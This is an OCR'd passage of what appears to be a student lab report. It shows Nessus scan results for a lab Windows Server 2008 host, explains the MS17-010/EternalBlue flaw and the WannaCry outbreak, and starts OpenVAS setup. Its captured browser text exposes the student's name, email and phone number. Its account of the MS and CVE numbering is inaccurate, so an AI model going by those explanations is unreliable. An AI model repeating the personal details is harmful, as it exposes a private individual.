






After completing the scan, the Nessus will show the following results.



My Account
https://myaccount.microsoft.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
My Account
CS/2017/047 -
UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Nessus Essentials / Folde
https://127.0.0.1:8834/#/scans/folders/my-scans
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
nessus
Scans
Settings
isuru
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
My Scans
Import
New Folder
New Scan
Search Scans
1 Scan
Name
Schedule
Last Scanned
Windows 2008 scan
On Demand
Today at 5:02 PM


My Account
https://myaccount.microsoft.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
My Account
CS/2017/047 -
UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Nessus Essentials / Folde
https://127.0.0.1:8834/#/scans/reports/8/history
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
nessus
Scans
Settings
isuru
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Windows 2008 scan
Back to My Scans
Configure
Audit Trail
Launch
Report
Export
Hosts 1
Vulnerabilities 48
Remediations 4
VPR Top Threats
History 1
Search History
1 History
Start Time
Last Scanned
Status
Current
Today at 4:38 ...
Today at 5:02 PM
Completed
Scan Details
Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 4:38 PM
End: Today at 5:02 PM
Elapsed: 24 minutes
Vulnerabilities
Critical
High
Medium
Low
Info
Tenable News
You Can't Fix Everything: How to Take a Risk-Infor...
Read More



My Account
https://myaccount.microsoft.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter
My Account
CS/2017/047 -
UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Nessus Essentials / Folde
https://127.0.0.1:8834/#/scans/reports/8/hosts
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
nessus
Scans
Settings
isuru
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Windows 2008 scan
Back to My Scans
Configure
Audit Trail
Launch
Report
Export
Hosts 1
Vulnerabilities 48
Remediations 4
VPR Top Threats
History 1
Filter
Search Hosts
1 Host
Host
Vulnerabilities
192.168.1.103
10 12 31 159
Scan Details
Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 4:38 PM
End: Today at 5:02 PM
Elapsed: 24 minutes
Vulnerabilities
Critical
High
Medium
Low
Info
Tenable News
Tenable Cyber Watch: Top-in Demand Cyber Skills, K...
Read More


Scan Details
Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 4:38 PM
End: Today at 5:02 PM
Elapsed: 24 minutes
Vulnerabilities
Critical
High
Medium
Low
Info


My Account
https://myaccount.microsoft.com
CS/2017/047 - UMAYANGA P.L.I.
COMPUTER SCIENCE, FACULTY OF COMPUTING & TECHNOLOGY
umayanga_cs17047@stu.kln.ac.lk
766357947
Nessus Essentials / Folde
https://127.0.0.1:8834/#/scans/reports/8/hosts/2/vulnerabilities
nessus
Scans
Settings
Windows 2008 scan / 192.168.1.103
Back to Hosts
Configure
Audit Trail
Launch
Report
Export
Vulnerabilities 48
Filter
Search Vulnerabilities
48 Vulnerabilities
Host Details
IP: 192.168.1.103
MAC: 08:00:27:A1:02:93
OS: Microsoft Windows Server 2008 R2 Standard Service Pack 1
Start: Today at 4:38 PM
End: Today at 5:02 PM
Elapsed: 24 minutes
KB: Download
Tenable News
Command Injection in D-Link DWL-2600AP with firmwa...
Read More



Click on the category of Microsoft Windows vulnerabilities. Then you will see the following figure.




The above figure shows three Critical, two High, single Medium, and single Informational vulnerabilities. Let's consider the **MS17-010** vulnerability.


MS – Microsoft Systems


17 – identified year (2017)

010 – 10th vulnerability of Microsoft Systems identified in 2017

Let's check the MS17-010 vulnerability.









CVSS v3.0 score of the vulnerability is **8.1**. That means the severity of the vulnerability is High. The following table shows the severity values with their base score ranges.[8]

Severity	Base Score Range
None	0.0
Low	0.1 – 3.9
Medium	4.0 – 6.9
High	7.0 – 8.9
Critical	9.0 – 10.0





The CVE (Common Vulnerability Exposure) is another value for a vulnerability. One of the CVE values on this vulnerability is **CVE-2017-0143**.

2017 - the identified year of this vulnerability

0143 - the 143rd vulnerability which occurred this year (2017) in any system


This vulnerability is codenamed "EternalBlue". The Wannacry ransomware used this vulnerability to attack the systems. This ransomware exploits the Server Message Block (SMB) version 1 protocol in Microsoft Windows systems. Also, Wannacry ransomware had a worm; if it attacked a single machine once, then it spread the whole network of this machine without needing human interaction.

The United Kingdom NHS (National Health Service) was a major target of this ransomware attack. Microsoft released the patch for this vulnerability two months before this incident, but no one had patched it on their machines. This was the reason for this attack. Because of this attack, the trust was damaged rapidly with the NHS. Also, the trust of the patients who took the services from NHS was also damaged after this incident. And also, 19000 appointments had to be canceled due to this attack, and nearly 92 million pounds were lost. In addition to the NHS attack, this ransomware attack affected more than 230000 computers in 150 countries. Because of this ransomware spread, It is estimated globally lost $4 billion.[9]

There was a patch according to this vulnerability, but no one had patched it before the incident. Therefore updating the operating systems and updating the security patches is necessary to overcome these attacks. Also, we can use legitimate anti-virus software that includes anti-ransomware protection. This software also updates frequently. Ransomware encrypts the computer systems and requests to pay a huge amount of money as a ransom to get the data back; therefore, we can back up the data to protect it from attackers. Then we don't want to pay the ransom. We can use those steps to prevent these kinds of attacks.


3.3 Scanning via Openvas Tool

Openvas is an open-source tool that uses for the vulnerability scanning process. Before using the Openvas tool, we have to download and install it on our Kali machine. The following command will use to install Openvas.



sudo apt install openvas


Then we have to run the installer to configure Openvas and download various network vulnerability tests or signatures. The following command will use to do that.



sudo gvm-setup


gvm - Greenbone Vulnerability Manager

Now we can verify the installation using the following command.




sudo gvm-check-setup

Then we can get our admin user password.



